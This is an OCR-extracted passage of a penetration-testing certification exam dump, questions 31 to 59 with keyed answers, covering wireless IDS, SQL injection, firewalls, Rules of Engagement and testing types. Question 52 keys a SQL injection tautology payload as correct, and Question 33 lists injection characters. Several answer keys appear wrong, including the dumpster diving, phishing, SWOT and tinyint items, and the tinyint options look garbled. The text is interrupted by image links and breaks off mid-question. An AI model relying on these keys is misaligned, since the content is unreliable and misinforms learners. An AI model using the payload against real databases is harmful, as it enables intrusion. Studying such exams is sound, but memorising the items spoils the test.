A wireless intrusion detection system (WIDS) monitors the radio spectrum for the presence of unauthorized, rogue access points and the use of wireless attack tools. The system monitors the radio spectrum used by wireless LANs, and immediately alerts a systems administrator whenever a rogue access point is detected. Conventionally it is achieved by comparing the MAC address of the participating wireless devices.

Which of the following attacks can be detected with the help of wireless intrusion detection system (WIDS)?




A. Social engineering

B. SQL injection
C. Parameter tampering
D. Man-in-the-middle attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.infosecwriters.com/text_resources/pdf/Wireless_IDS_JDixon.pdf (page 5)

QUESTION 32
A penetration test will show you the vulnerabilities in the target system and the risks associated with it. An educated valuation of the risk will be performed so that the vulnerabilities can be reported as High/Medium/Low risk issues.



What are the two types of 'white-box' penetration testing?

A. Announced testing and blind testing
B. Blind testing and double blind testing
C. Blind testing and unannounced testing
D. Announced testing and unannounced testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
Which of the following is not the SQL injection attack character?

A. $
B. PRINT
C. #
D. @@variable

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Which of the following is the objective of Gramm-Leach-Bliley Act?

A. To ease the transfer of financial information between institutions and banks
B. To protect the confidentiality, integrity, and availability of data
C. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
D. To certify the accuracy of the reported financial statement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.itap.purdue.edu/security/policies/glb_safeguards_rule_training_general.pdf


QUESTION 35
Which of the following contents of a pen testing project plan addresses the strengths, weaknesses, opportunities, and threats involved in the project?

A. Project Goal
B. Success Factors
C. Objectives
D. Assumptions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
In a TCP packet filtering firewall, traffic is filtered based on specified session rules, such as when a session is initiated by a recognized computer.



Identify the level up to which the unknown traffic is allowed into the network stack.

A. Level 5 – Application
B. Level 2 – Data Link
C. Level 4 – TCP
D. Level 3 – Internet Protocol (IP)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=TCP+packet+filtering+firewall+level+up+to+which+the+unknown+traffic+is+allowed+into+the+network+stack&source=bl&ots=zRrbchVYng&sig=q5G3T8lggTfAMNRkL7Kp0SRslHU&hl=en&sa=X&ei=5PUeVLSbC8TmaMzrgZgC&ved=0CBsQ6AEwAA#v=onepage&q=TCP%20packet%20filtering%20firewall%20level%20up%20to%20which%20the%20unknown%20traffic%20is%20allowed%20into%20the%20network%20stack&f=false

QUESTION 37
Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one.
Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

What characteristics do phishing messages often have that may make them identifiable?

A. Invalid email signatures or contact information
B. Suspiciously good grammar and capitalization

C. They trigger warning pop-ups
D. Suspicious attachments

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Which of the following are the default ports used by NetBIOS service?

A. 135, 136, 139, 445
B. 134, 135, 136, 137
C. 137, 138, 139, 140
D. 133, 134, 139, 142

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
What is the maximum value of a “tinyint” field in most database systems?

A. 222
B. 224 or more
C. 240 or less
D. 225 or more

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=JUcIAAAAQBAJ&pg=SA3-PA3&lpg=SA3-PA3&dq=maximum+value+of+a+%E2%80%9Ctinyint%E2%80%9D+field+in+most+database+systems&source=bl&ots=NscGk--R5r&sig=1hMOYByxt7ebRJ4UEjbpxMijTQs&hl=en&sa=X&ei=pvgeVJnTCNDkaI_fgugO&ved=0CDYQ6AEwAw#v=onepage&q=maximum%20value%20of%20a%20%E2%80%9Ctinyint%E2%80%9D%20field%20in%20most%20database%20systems&f=false


QUESTION 40
Which of the following policies states that the relevant application owner must authorize requests for additional access to specific business applications in writing to the IT Department/resource?

A. Special-Access Policy
B. User Identification and Password Policy
C. Personal Computer Acceptable Use Policy
D. User-Account Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
Black-box testing is a method of software testing that examines the functionality of an application (e.g. what the software does) without peering into its internal structures or workings. Black-box testing is used to detect issues in SQL statements and to detect SQL injection vulnerabilities.



Most commonly, SQL injection vulnerabilities are a result of coding vulnerabilities during the Implementation/Development phase and will likely require code changes.
Pen testers need to perform this testing during the development phase to find and fix the SQL injection vulnerability.
What can a pen tester do to detect input sanitization issues?

A. Send single quotes as the input data to catch instances where the user input is not sanitized
B. Send double quotes as the input data to catch instances where the user input is not sanitized
C. Send long strings of junk data, just as you would send strings to detect buffer overruns
D. Use a right square bracket (the "]" character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42

Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?

A. Testing to provide a more complete view of site security
B. Testing focused on the servers, infrastructure, and the underlying software, including the target
C. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections
D. Testing performed from a number of network access points representing each logical and physical segment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
What are placeholders (or markers) in an HTML document that the web server will dynamically replace with data just before sending the requested documents to a browser?

A. Server Side Includes
B. Sort Server Includes
C. Server Sort Includes
D. Slide Server Includes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Attackers create secret accounts and gain illegal access to resources using backdoor while bypassing the authentication procedures. Creating a backdoor is a where an attacker obtains remote access to a computer on a network.

Which of the following techniques do attackers use to create backdoors to covertly gather critical information about a target machine?


A. Internal network mapping to map the internal network of the target machine
B. Port scanning to determine what ports are open or in use on the target machine
C. Sniffing to monitor all the incoming and outgoing network traffic
D. Social engineering and spear phishing attacks to install malicious programs on the target machine

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 45
Rule of Engagement (ROE) is the formal permission to conduct a pen-test. It provides top-level guidance for conducting the penetration testing. Various factors are considered while preparing the scope of ROE which clearly explain the limits associated with the security test.



Appendix B—Rules of Engagement Template

This template provides organizations with a starting point for developing their ROE.[42] Individual organizations may find it necessary to include information to supplement what is outlined here.

1. Introduction

1.1. Purpose

Identifies the purpose of the document as well as the organization being tested, the group conducting the testing (or, if an external entity, the organization engaged to conduct the testing), and the purpose of the security test.

1.2. Scope

Identifies test boundaries in terms of actions and expected outcomes.

1.3. Assumptions and Limitations

Identifies any assumptions made by the organization and the test team. These may relate to any aspect of the test to include the test team, installation of appropriate safeguards for test systems, etc.

1.4. Risks

Inherent risks exist when conducting information security tests—particularly in the case of intrusive tests. This section should identify these risks, as well as mitigation techniques and actions to be employed by the test team to reduce them.

Which of the following factors is NOT considered while preparing the scope of the Rules of Engagment (ROE)?

A. A list of employees in the client organization

B. A list of acceptable testing techniques
C. Specific IP addresses/ranges to be tested
D. Points of contact for the penetration testing team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following protocols cannot be used to filter VoIP traffic?

A. Media Gateway Control Protocol (MGCP)
B. Real-time Transport Control Protocol (RTCP)
C. Session Description Protocol (SDP)
D. Real-Time Publish Subscribe (RTPS)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A penetration test consists of three phases: pre-attack phase, attack phase, and post-attack phase.

Active reconnaissance which includes activities such as network mapping, web profiling, and perimeter mapping is a part which phase(s)?

A. Post-attack phase
B. Pre-attack phase and attack phase
C. Attack phase
D. Pre-attack phase

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.duo.uio.no/bitstream/handle/10852/34904/Shrestha-masterthesis.pdf?sequence=1 (page 28, first para)

QUESTION 48
Identify the type of testing that is carried out without giving any information to the employees or administrative head of the organization.

A. Unannounced Testing
B. Double Blind Testing

C. Announced Testing
D. Blind Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Before performing the penetration testing, there will be a pre-contract discussion with different pen-testers (the team of penetration testers) to gather a quotation to perform pen testing.


Which of the following factors is NOT considered while preparing a price quote to perform pen testing?

A. Total number of employees in the client organization
B. Type of testers involved
C. The budget required
D. Expected time required to finish the project

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
Identify the transition mechanism to deploy IPv6 on the IPv4 network from the following diagram.



A. Translation
B. Tunneling
C. Dual Stacks
D. Encapsulation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
John, a penetration tester, was asked for a document that defines the project, specifies goals, objectives, deadlines, the resources required, and the approach of the project. Which of the following includes all of these requirements?


A. Penetration testing project plan

B. Penetration testing software project management plan
C. Penetration testing project scope report
D. Penetration testing schedule plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Rfere
http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA4-PA14&lpg=SA4-PA14&dq=penetration+testing+document+that+defines+the+project,+specifies+goals,+objectives,+deadlines,+the+resources+required,+and+the+approach+of+the+project&source=bl&ots=SQCLHNtthN&sig=kRcccmtDtCdZgB7hASShxSRbfOM&hl=en&sa=X&ei=hyMfVOKzGYvmarvFgaAL&ved=0CB0Q6AEwAA#v=onepage&q=penetration%20testing%20document%20that%20defines%20the%20project%2C%20specifies%20goals%2C%20objectives%2C%20deadlines%2C%20the%20resources%20required%2C%20and%20the%20approach%20of%20the%20project&f=false

QUESTION 52
A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable).

What query does he need to write to retrieve the information?

A. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000
B. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1—
C. SELECT * FROM StudentTable WHERE roll_number = '' or '1' = '1‘
D. RETRIVE * FROM StudentTable WHERE roll_number = 1'#

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
External penetration testing is a traditional approach to penetration testing and is more focused on the servers, infrastructure and the underlying software comprising the target. It involves a comprehensive analysis of publicly available information about the target, such as Web servers, Mail servers, Firewalls, and Routers.

Which of the following types of penetration testing is performed with no prior knowledge of the site?

A. Blue box testing
B. White box testing
C. Grey box testing
D. Black box testing

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=5m6ta2fgTswC&pg=SA5-PA4&lpg=SA5-PA4&dq=penetration+testing+is+performed+with+no+prior+knowledge+of+the+site&source=bl&ots=8GkmyUBH2U&sig=wdBIboWxrhk5QjlQXs3yWOcuk2Q&hl=en&sa=X&ei=-SgfVI2LLc3qaOa5gIgO&ved=0CCkQ6AEwAQ#v=onepage&q=penetration%20testing%20is%20performed%20with%20no%20prior%20knowledge%20of%20the%20site&f=false

QUESTION 54
What information can be collected by dumpster diving?

A. Sensitive documents
B. Email messages
C. Customer contact information
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.spamlaws.com/dumpster-diving.html

QUESTION 55
In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?

A. Circuit level firewalls
B. Packet filters firewalls
C. Stateful multilayer inspection firewalls
D. Application level firewalls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.vicomsoft.com/learning-center/firewalls/


QUESTION 56
Which of the following policies helps secure data and protects the privacy of organizational information?

A. Special-Access Policy
B. Document retention Policy
C. Cryptography Policy
D. Personal Security Policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Why is a legal agreement important to have before launching a penetration test?



Penetration Testing Agreement

This document serves to acknowledge an engagement between the Business Owner and Data Custodian (see descriptions page 2), collectively of the following system(s) or application, the University Chief Information Officer, and the University IT Security Officer.

Systems(s) to be Tested: _____

Testing Time Frame: (begin) _____ (end) _____

Penetration Testing Components (see descriptions page 2). Indicate the testing components that are to be completed, by initial.

Component	Business Owner	Data Custodian
Gathering Publicly Available Information		
Network Scanning		
System Profiling		
Service Profiling		
Vulnerability Identification		
Vulnerability Validation/Exploitation		
Privilege Escalation		

All parties, by signing below, accept and agree that:

1. The IT Security Office will take reasonable steps to preserve the operational status of systems, but it cannot be guaranteed.
2. The IT Security Office is authorized to perform the component tests listed above, at their discretion using appropriate tools and methods.
3. Test results are related to specific tests only. They indicate, but do not and cannot measure, the overall security posture (quality of protections) of an application system.
4. All information related to this testing will be treated as highly confidential Level III security data, with commensurate protections.

Signed: _____ (Business Owner)

_____ (Data Custodian)

_____ (CIO)

_____ (CISO)

Testing Complete: _____ Date: _____

Review/Closeout Discussion Completed (Date): _____

A. Guarantees your consultant fees
B. Allows you to perform a penetration test without the knowledge and consent of the organization's upper management
C. It establishes the legality of the penetration test by documenting the scope of the project and the consent of the company.
D. It is important to ensure that the target organization has implemented mandatory security policies

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 58
What are the 6 core concepts in IT security?

A. Server management, website domains, firewalls, IDS, IPS, and auditing
B. Authentication, authorization, confidentiality, integrity, availability, and non-repudiation
C. Passwords, logins, access controls, restricted domains, configurations, and tunnels
D. Biometrics, cloud security, social engineering, DoS attack, viruses, and Trojans

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
In Linux, /etc/shadow file stores the real password in encrypted format for user's account with added properties associated with the user's password.


/
/bin
User Binaries
/sbin
System Binaries
/etc
Configuration Files
/dev
Device Files
/proc
Process Information
/var
Variable Files
/tmp
Temporary Files
/usr
User Programs
/home
Home Directories
/boot
Boot Loader Files
/lib
System Libraries
/opt
Optional add-on Apps
/mnt
Mount Directory
/media
Removable Devices
/srv
Service Data

sexam.com/

